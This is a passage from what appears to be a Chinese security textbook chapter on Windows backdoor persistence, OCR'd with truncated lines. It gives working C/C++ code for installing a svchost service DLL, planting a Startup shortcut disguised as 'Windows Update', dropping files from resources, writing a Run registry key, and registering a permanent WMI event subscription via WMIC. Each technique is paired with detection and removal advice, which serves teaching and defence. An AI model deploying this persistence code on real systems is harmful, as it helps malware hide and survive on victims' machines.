if(ERROR_SUCCESS != rc)

{

goto ERROR_EXIT;

}

//install service

hscm = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);

if (hscm == NULL)

{
```

```
goto ERROR_EXIT;

}

if(!search_svchost_service_name(service_name_buffer, buffer_size))

{

goto ERROR_EXIT;

}

schService = CreateService(

hscm,                       // SCManager database

service_name_buffer,                    // name of service

service_name_buffer,           // service name to display

SERVICE_ALL_ACCESS,         // desired access

SERVICE_WIN32_OWN_PROCESS,

SERVICE_AUTO_START,      // start type

SERVICE_ERROR_NORMAL,       // error control type

binary_path,         // service's binary

NULL,                       // no load ordering group

NULL,                       // no tag identifier

NULL,                       // no dependencies
```

```
NULL,                       // LocalSystem account

NULL);                      // no password

dwStartType = SERVICE_WIN32_OWN_PROCESS;

if (schService == NULL)

{

goto ERROR_EXIT;

}

CloseServiceHandle(schService);

CloseServiceHandle(hscm);

//config service

hkRoot = HKEY_LOCAL_MACHINE;

lstrcpy((TCHAR*)buff, _TEXT("SYSTEM\CurrentControlSet\Services\"));

lstrcat((TCHAR*)buff, service_name_buffer);

rc = RegOpenKeyEx(hkRoot, (TCHAR*)buff, 0, KEY_ALL_ACCESS, &hkRoot);

if(ERROR_SUCCESS != rc)

{

goto ERROR_EXIT;

}
```

```
rc = RegCreateKey(hkRoot, _TEXT("Parameters"), &hkParam);

if(ERROR_SUCCESS != rc)

{

goto ERROR_EXIT;

}

rc = RegSetValueEx(hkParam, _TEXT("ServiceDll"), 0, REG_EXPAND_SZ, (PBYTE)full_dll_path, lstrl

if(ERROR_SUCCESS != rc)

{

goto ERROR_EXIT;

}

bRet = TRUE;

ERROR_EXIT:

if(hkParam != NULL)

{

RegCloseKey(hkParam);

hkParam = NULL;

}

if(schService != NULL)
```

```
{

CloseServiceHandle(schService);

schService = NULL;

}

if(hscm != NULL)

{

CloseServiceHandle(hscm);

hscm = NULL;

}

return bRet;

}

void start_service(LPCTSTR lpService)

{

SC_HANDLE hSCManager = OpenSCManager( NULL, NULL,SC_MANAGER_CREATE_SERVICE );

if ( NULL != hSCManager )

{

SC_HANDLE hService = OpenService(hSCManager, lpService, DELETE | SERVICE_START);

if ( NULL != hService )
```

```
{

StartService(hService, 0, NULL);

CloseServiceHandle( hService );

}

CloseServiceHandle( hSCManager );

}

}

BOOL add_to_service()

{

//

BOOL bRet = FALSE;

DWORD service_name_size;

TCHAR service_name[MAXBYTE * 2];

service_name_size = sizeof(service_name) / sizeof(TCHAR);

if(install_service(_TEXT("C:\service.dll"),service_name, &service_name_size))

{

start_service(service_name);

tprintf(TEXT("install service successful!!!"));
```

```
bRet= TRUE;

}

else

{

tprintf(TEXT(“can not install service!!!”));

}

return bRet;

}
```

而服务 DLL 也需要满足一定的格式，该服务必须导出 ServiceMain() 函数并调用 RegisterServiceCtrlHandlerEx() 函数注册 Service Handler，具体的服务 DLL 的代码如下如下

```
BOOL APIENTRY DllMain( HMODULE hModule,DWORD  ul_reason_for_call,



LPVOID lpReserved

)

{

switch (ul_reason_for_call)

{

case DLL_PROCESS_ATTACH:

case DLL_THREAD_ATTACH:
```

```
case DLL_THREAD_DETACH:

case DLL_PROCESS_DETACH:

break;

}

return TRUE;

}

SERVICE_STATUS_HANDLE g_service_status_handle = NULL;

SERVICE_STATUS g_service_status =

{

SERVICE_WIN32_SHARE_PROCESS,

SERVICE_START_PENDING,

SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_SHUTDOWN | SERVICE_ACCEPT_PAUSE_CONTINUE

};



DWORD WINAPI ServiceHandler(DWORD dwControl,DWORD dwEventType,LPVOID lpEventData,LPVOID lpCont

{

switch (dwControl)

{
```

```
case SERVICE_CONTROL_STOP:

case SERVICE_CONTROL_SHUTDOWN:

g_service_status.dwCurrentState = SERVICE_STOPPED;

break;

case SERVICE_CONTROL_PAUSE:

g_service_status.dwCurrentState = SERVICE_PAUSED;

break;

case SERVICE_CONTROL_CONTINUE:

g_service_status.dwCurrentState = SERVICE_RUNNING;

break;

case SERVICE_CONTROL_INTERROGATE:

break;

default:

break;

};

SetServiceStatus(g_service_status_handle, &g_service_status);

return NO_ERROR;

}
```

```
extern “C” __declspec(dllexport) VOID WINAPI ServiceMain(DWORD dwArgc,LPCTSTR* lpszArgv)

{

g_service_status_handle = RegisterServiceCtrlHandlerEx(_TEXT(“Svchost Service”), ServiceHandle

if (!g_service_status_handle)

{

return;

}

g_service_status.dwCurrentState = SERVICE_RUNNING;

SetServiceStatus(g_service_status_handle, &g_service_status);

while(TRUE)

{

Sleep(1000);

OutputDebugString(_TEXT(“Hello Topsec In Svchost”));

}

return;

};
```

22.11.2 运行效果图

运行样本文件后，服务被创建起来，在后台稳定运行中。




Figure 22.27: img

22.11.3 检查及清除方法

3、监控新服务的创建，检查新服务的关键信息，如 ImagePath，对文件进行验证。禁止不明来源服务的安装行为

4、使用 Sysinternals Autoruns 工具检查已有的服务，并验证服务模块的合法性。如验证是否有文件签名、签名是否正常。可以使用 AutoRuns 工具删除不安全的服务

22.12 启动项

22.12.1 原理及代码介绍

启动项，就是开机的时候系统会在前台或者后台运行的程序。设置启动项的方式分为两种：1. Startup 文件夹

文件快捷方式是一种用户界面中的句柄，它允许用户找到或使用位于另一个目录或文件夹的一个文件或资源，快捷方式还可能额外指定命令行参数，从而在运行它时将所定参数传递到目标程序。

Startup 文件夹是 Windows 操作系统中的功能，它使用户能够在 Windows 启动时自动运行指定的程序集。在不同版本的 Windows 中，启动文件夹的位置可能略有不同。任何需要在系统启动时自动运行的程序都必须存储为此文件夹中的快捷方式。

攻击者可以通过在 Startup 目录建立快捷方式以执行其需要持久化的程序。他们可以创建一个新的快捷方式作为间接手段，可以使用伪装看起来像一个合法的程序。攻击者还可以编辑目标路径或完全替换现有快捷方式，以便执行其工具而不是预期的合法程序。

如下的代码演示了在 Startup 目录建立快捷方式来实现后门持久化：

```
BOOL add_to_lnkfile()

{

    BOOL ret = FALSE;

HRESULT hcode;

TCHAR startup_path[MAX_PATH];

TCHAR save_path[MAX_PATH*2];

TCHAR command[MAXBYTE * 2];



IShellLink* shelllnk = NULL;

IPersistFile* pstfile = NULL;

hcode = CoInitialize(NULL);

if (hcode != S_OK)

{

goto Error_Exit;

}

hcode = CoCreateInstance(CLSID_ShellLink, NULL, CLSCTX_INPROC_SERVER, IID_IShellLink, (void**)

if (hcode != S_OK)
```

```
{

goto Error_Exit;

}

hcode = shelllnk->QueryInterface(IID_IPersistFile,(void**)&pstfile);

if (hcode != S_OK)

{

goto Error_Exit;

}

//设置快捷方式命令

wsprintf(command, _TEXT("C:\windows\system32\rundll32.exe"));

hcode = shelllnk->SetPath(command);

if (hcode != S_OK)

{

MessageBox(NULL, command, command,MB_OK);

goto Error_Exit;

}

wsprintf(command, _TEXT(" %s %s"), _TEXT("c:\topsec.dll"), _TEXT("RunProc"));

hcode = shelllnk->SetArguments(command);
```

```
if (hcode != S_OK)

{

goto Error_Exit;

}

wsprintf(command, _TEXT("%s"), _TEXT("This is For Windows Update!!!"));

hcode = shelllnk->SetDescription(command);

if (hcode != S_OK)

{

goto Error_Exit;

}

hcode = shelllnk->SetWorkingDirectory(_TEXT("c:\"));

if (hcode != S_OK)

{

goto Error_Exit;

}

//获取启动目录

if(SHGetSpecialFolderPath(NULL, startup_path, CSIDL_STARTUP, FALSE) == FALSE)

{
```

```
goto Error_Exit;

}

wsprintf(save_path, _TEXT("%s\%s"), startup_path, _TEXT("Windows Update.Lnk"));

hcode = pstfile->Save(save_path, TRUE);

if (hcode != S_OK)

{

goto Error_Exit;

}

ret = TRUE;

Error_Exit:

if (shelllnk != NULL)

{

shelllnk->Release();

shelllnk = NULL;

}

if (pstfile != NULL)

{

pstfile->Release();
```

```
pstfile = NULL;

}

CoUninitialize();

return ret;

}
```

从资源中释放文件的代码如下：

```
BOOL ReleaseFile(LPTSTR resource_type, LPTSTR resource_name, LPCTSTR save_path)

{

BOOL ret = FALSE;



DWORD cb = NULL;

HRSRC h_resource = NULL;

DWORD resource_size  = NULL;

LPVOID resource_pt = NULL;

HGLOBAL h_resource_load = NULL;

HANDLE save_file  = NULL;



h_resource = FindResource(NULL, resource_name, resource_type);
```

```
if (NULL == h_resource)

{

goto Error_Exit;

}



resource_size = SizeofResource(NULL, h_resource);

if (0 >= resource_size)

{

goto Error_Exit;

}



h_resource_load = LoadResource(NULL, h_resource);

if (NULL == h_resource_load)

{

goto Error_Exit;

}



resource_pt = LockResource(h_resource_load);
```

```
if (NULL == resource_pt)

{

goto Error_Exit;

}

save_file = CreateFile(save_path, GENERIC_WRITE, FILE_SHARE_READ, NULL, CREATE_ALWAYS, FILE_AT

if(save_file == INVALID_HANDLE_VALUE)

{

goto Error_Exit;

}



for (DWORD i = 0; i < resource_size; i++)

{

if ((WriteFile(save_file,(PBYTE)resource_pt + i, sizeof(BYTE), &cb, NULL) == FALSE) ||

(sizeof(BYTE) != cb))

{

goto Error_Exit;

}

}
```

```
ret = TRUE;

Error_Exit:

if (h_resource_load != NULL)

{

FreeResource(h_resource_load);

h_resource_load = NULL;

}

if (h_resource != NULL)

{

CloseHandle(h_resource);

h_resource = NULL;

}

return ret;

}
```

2.Run 注册表项

默认情况下,在 Windows 系统上创建下列运行键:HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentV HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce HKEY_LOCAL_MACHINE\Software HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

这个 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx 也可用，但在 WindowsVista 和更新版本上默认不创建。

只需挑选其中一项修改就可以,下面代码以 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion 为例:

```
#include <iostream>

#include<windows.h>

int main()

{

//HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY hKey;

DWORD dwDisposition;

const char path[] = “C:\HelloTopSec.exe”;//hello.exe

if (ERROR_SUCCESS != RegCreateKeyExA(HKEY_CURRENT_USER,

“Software\Microsoft\Windows\CurrentVersion\Run”, 0, NULL, 0, KEY_WRITE, NULL, &hKey, &dwDispos

{

return 0;

}

if (ERROR_SUCCESS != RegSetValueExA(hKey, “hello”, 0, REG_SZ, (BYTE*)path, (1 + ::lstrlenA(pat

{

return 0;

}

return 0;
```




Figure 22.28: img

```
}
```

22.12.2 运行效果图

在 Startup 目录的快捷方式会在系统启动的时候被执行

HelloTopSec.exe 在系统启动的时候被执行

22.12.3 检查及清除方法

1、检查所有位于 Startup 目录的快捷方式，删除有不明来源的快捷方式

2、由于快捷方式的目标路径可能不会改变，因此对与已知软件更改，修补程序，删除等无关的快捷方式文件的修改都可能是可疑的。

3、检查注册表项的更改。




Figure 22.29: img

22.13 WMI 事件过滤

22.13.1 原理及代码介绍

Windows 管理规范（Windows Management Instrumentation，缩写 WMI）由一系列对 Windows Driver Model 的扩展组成，它通过仪器组件提供信息和通知，提供了一个操作系统的接口。从攻击者或防御者的角度来看，WMI 最强大的功能之一是 WMI 能够响应 WMI 事件。除了少数例外，WMI 事件可用于响应几乎任何操作系统事件。例如，WMI 事件可用于在进程创建时触发事件。然后，可以将此机制用作在任何 Windows 操作系统上执行命令行指令。有两类 WMI 事件，在单个进程的上下文中本地运行的事件和永久 WMI 事件过滤。本地事件持续主机进程的生命周期，而永久 WMI 事件存储在 WMI 存储库中，以 SYSTEM 身份运行，并在重新引导后保持不变。据各安全厂商披露，有不少 APT 组织使用这种技术来维持后门持久性，如何防御 WMI 攻击值得安全研究人员进行了解。

WMI 允许通过脚本语言 (VBScript 或 Windows PowerShell) 来管理本地或远程的 Windows 计算机或服务器，同样的, 微软还为 WMI 提供了一个称之为 Windows Management Instrumentation Command-line (WMIC) 的命令行界面，我们还可以通过 WMIC 工具来管理系统中的 WMI。

WMI 查询使用 WMI 查询语言（WQL），它是 SQL 的一个子集，具有较小的语义更改以支持 WMI。WQL 支持三种类型的查询，数据查询、架构查询及事件查询。消费者使用事件查询进行注册，以接收事件通知，事件提供程序则使用事件查询进行注册以支持一个或多个事件。

要安装永久 WMI 事件订阅，需要执行以下三步：

1. 注册事件过滤器 – 也就是感兴趣的事件，或者说触发条件

2. 注册事件消费者 – 指定触发事件时要执行的操作

Figure 22.30: img

Figure 22.31: img

3. 绑定事件消费者和过滤器 – 将事件过滤器和事件消费者绑定，以在事件触发时执行指定操作。

如下的图是某样本通过 PowerShell 注册 WMI 永久事件过滤实现持久化的代码：

如下的代码演示了如何通过利用 WMIC 工具注册 WMI 事件来实现后门持久化，注册的事件会在系统启动时间 120 后收到通知，执行 CMD 命令调用 Rundll32 加载我们指定的 DLL 并执行其导出函数。

```
BOOL add_wmi_filter()

{

BOOL   ret = FALSE;

int    path_len = NULL;

TCHAR* command = NULL;

STARTUPINFO si = {0};
```

```
PROCESS_INFORMATION pi = {0};

si.cb = sizeof(STARTUPINFO);

si.wShowWindow = SW_HIDE;

command = new TCHAR[MAXBYTE * 7];

if (command == NULL)

{

goto ERROR_EXIT;

}

//添加一个 event filter

wsprintf(command, _TEXT("cmd \/c \"wmic \/NAMESPACE:\"\\root\subscription\" PATH EventFilter C

if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &pi))

{

goto ERROR_EXIT;

}

WaitForSingleObject(pi.hProcess, INFINITE);

TerminateProcess(pi.hProcess, 0);

//添加一个事件消费者

wsprintf(command, _TEXT("cmd \/c \"wmic \/NAMESPACE:\"\\root\subscription\" PATH CommandLineEv
```

```
memset(&pi, 0, sizeof(pi));

if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &pi))

{

goto ERROR_EXIT;

}

WaitForSingleObject(pi.hProcess, INFINITE);

TerminateProcess(pi.hProcess, 0);

//绑定事件及消费者

wsprintf(command, _TEXT("cmd \/c \"wmic \/NAMESPACE:\"\\root\subscription\" PATH FilterToConsu

memset(&pi, 0, sizeof(pi));

if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &pi))

{

goto ERROR_EXIT;

}

WaitForSingleObject(pi.hProcess, INFINITE);

TerminateProcess(pi.hProcess, 0);

ret = TRUE;

ERROR_EXIT:
```

```
if (command != NULL)

{

delete[] command;

command = NULL;

}

return ret;

}
```

有关事件查询的更多信息，可以查看微软在线帮助，接收事件通知。

有关 WMI 查询的更多信息，可以查看微软在线帮助，使用 WQL 查询。

关于 WMI 攻防的更多信息，也可以参考 FireEye 发布的白皮书，《WINDOWS MANAGEMENT INSTRUMENTATION (WMI) OFFENSE, DEFENSE, AND FORENSICS》。

22.13.2 运行效果图

运行该程序后，会在系统中安装 WMI 事件，使用 AutoRun 工具查看 WMI 相关的数据

重启电脑，等系统运行时长超过 120 秒后，触发事件，我们设定的命令被执行

22.13.3 检查及清除方法

1、使用 AutoRuns 工具检查 WMI 订阅，并删除不明来源的事件订阅，可通过与已知良好的常规主机进行对比的方式，来确认事件订阅是否为不明来源。

22.14 Netsh Helper DLL

22.14.1 原理及代码介绍

Netsh.exe（也称为 Netshell）是一个命令行脚本实用程序，用于与系统的网络配置进行交互。它包含添加辅助 DLL 以扩展实用程序功能的功能，使用 “netsh add helper’’ 即可注册新的扩展 DLL，注册扩展 DLL 后，在启动 Netsh 的时候便会加载我们指定的 DLL。注册的 Netsh Helper DLL 的路径会保存到 Windows 注册表中的 HKLM\SOFTWARE\Microsoft\Netsh 路径下。

当使用另一种持久性技术自动执行 netsh.exe 时，攻击者可以使用带有 Helper DLL 的 Netsh.exe 以持久方式代理执行任意代码。




Figure 22.32: img




Figure 22.33: img

